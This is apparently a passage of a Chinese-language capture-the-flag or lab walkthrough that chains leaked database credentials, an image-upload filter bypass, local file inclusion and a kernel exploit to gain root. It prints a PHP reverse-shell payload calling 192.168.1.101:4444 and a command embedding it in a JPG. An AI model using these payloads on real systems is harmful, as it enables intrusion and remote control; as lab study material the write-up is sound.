
   echo "</table>";


}


}

?>

代码从post continue 中获取值，大于0则将查询uers中的所有内容返回ID,….方法应该是在c.php中，获取c.php源码

源码暴露了连接数据库的用户密码 ，在开始的dirsearch 中暴露出了pphmy的页面,是phpmyadmin，登录

发现密码，尝试在最开始的页面登录



可以上传文件，但是上传之后显示只能上传jpg,png,gif

而且对文件名mine和文件内容进行了检验,

将预先准备好的图片和php一句话木马整合:


<?php system('bash -i >& /dev/tcp/192.168.1.101/4444 0>&1'); ?>


Copy 1.jpg/b + 1.php/a a.jpg

上传成功，但是我们不知道图片路径，而且jpg也无法执行，优先级排后.


现在尝试把所有源码读一遍，获取有个跳转的页面源码panel.php

发现

接收了post提交的参数包含了当前路径的文件且后缀为php，尝试修改post提交的数据指向我们上传的图片







bash /tmp/a.sh执行，

clear执行失败，重启环境变量

export TERM=xterm-color

search一下内核



Wget 到内核文件到本地，

Gcc -oexp .c编译运行exp得到root权限